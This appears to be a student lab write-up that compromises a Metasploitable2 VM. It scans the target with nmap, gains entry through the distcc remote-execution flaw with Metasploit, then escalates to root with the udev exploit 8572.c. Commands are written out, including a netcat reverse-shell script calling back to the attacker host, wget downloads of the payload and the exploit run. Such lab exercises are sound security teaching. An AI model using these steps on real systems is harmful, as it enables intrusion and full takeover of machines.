

# Problem1 :

Find the IP of the target VM with ifconfig




We can know kali ip address =192.168.23.131



Launch service in metasploitable2 VM:


distccd --daemon --allow 192.168.23.132

Scan the victim with nmap




nmap -p- -sS -sC -sV --open --reason –v –oX ~/metascan.xml 192.168.23.132   
- Start Metasploit with msfconsole

msfconsole in kali VM




search distcc



use exploit/unix/misc/distcc\_exec

show options

The show options command will show the available parameters for the module.

  
- Search and run the distccd exploi

set RHOST 192.168.23.132

exploit

RHOST stands for Remote Host and it is required in order for this module to run the

error:


exploit failed a payload has not been selected

show payloads

set payload 0

exploit

- Verify that you are in (e.g., by running whoami)



# Problem2

### text document

CVE1 :  [**CVE-2004-2687**](https://www.cvedetails.com/cve/CVE-2004-2687/) Exploit CVE 2004-2687; distcc 2.x, as used in XCode 1.5 and others, when not configured to restrict access to the server port, allows remote attackers to execute arbitrary commands via compilation jobs, which are executed by the server without authorization checks.

CVE2: [CVE-2009-1185](https://www.cvedetails.com/cve/CVE-2009-1185/) udev before 1.4.1 does not verify whether a NETLINK message originates from kernel space, which allows local users to gain privileges by sending a NETLINK message from user space.

### All steps


To escalate privileges, you need a kernel exploit. So the first task is to find out what kernel version the target uses.

In Metasploit, in the command shell, execute these commands.

**uname -a**

**lsb\_release -a**

The target has kernel **2.6.24** and is running **Ubuntu 8.04**, as shown below.




## Finding Exploits

On Kali, open a new Terminal and execute this command, to find exploits that escalate privileges on this kernel.

**searchsploit privilege | grep -i linux | grep -i kernel | grep 2.6**

We'll use the **8572.c** exploit.



## Serving the Exploit with Apache

On Kali, execute these command to restart apache2, and make a symbolic link that will make all the exploits available for download.

service apache2 restart

sudo ln -s /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/

## Preparing a run File

The exploit will execute the **/tmp/run** file on the target, so we need to make it.

We'll use a simple netcat reverse shell.

On Kali, execute this command.

**sudo nano /var/www/html/run**

In nano, enter these lines, replacing the IP address with the address of your Kali machine.

**#!/bin/bash**

**nc 192.168.23.131 12345 -e /bin/bash**


## Uploading the Files


On Kali, in your low-privilege shell, execute these commands to upload the files to the target. Replace the IP address with the IP address of your Kali machine.

**cd /tmp**

**wget http://192.168.23.131/run**

**wget http://192.168.23.131/8572.c**





## Compiling the Exploit

On Kali, in your low-privilege shell, execute these commands to compile the exploit file .

**gcc -o exploit 8572.c**

## Finding the PID

The exploit documentation said that we needed the process identifier (PID) of the udevd netlink socket.


On Kali, in your low-privilege shell, execute these commands to list network processes, and the udev process.

**cat /proc/net/netlink**

**ps aux | grep udev**

The only nonzero PID in netlink should be the number you want. When I did it, it was **2737**, as shown below.

For confirmation, the PID of the **udevd** process should be one higher. It was 2738 when I did it, as shown below.



## Starting a Listener

When the udev exploit runs, it will execute the "run" script, which will connect back to Kali on port 12345.

On Kali, open a new Terminal window and execute these command to listen for connections.

**nc -lvp 12345**

## Running the Exploit

On Kali, in your low-privilege shell, execute this command to escalate privileges and open a reverse shell. Replace the number with the correct PID for your target.

**./exploit 2737**

The only nonzero PID in netlink should be the number you want. When I did it, it was **2737**, as shown below.

For confirmation, the PID of the **udevd** process should be one higher. It was 2738 when I did it, as shown below.

And now, we can have the root .

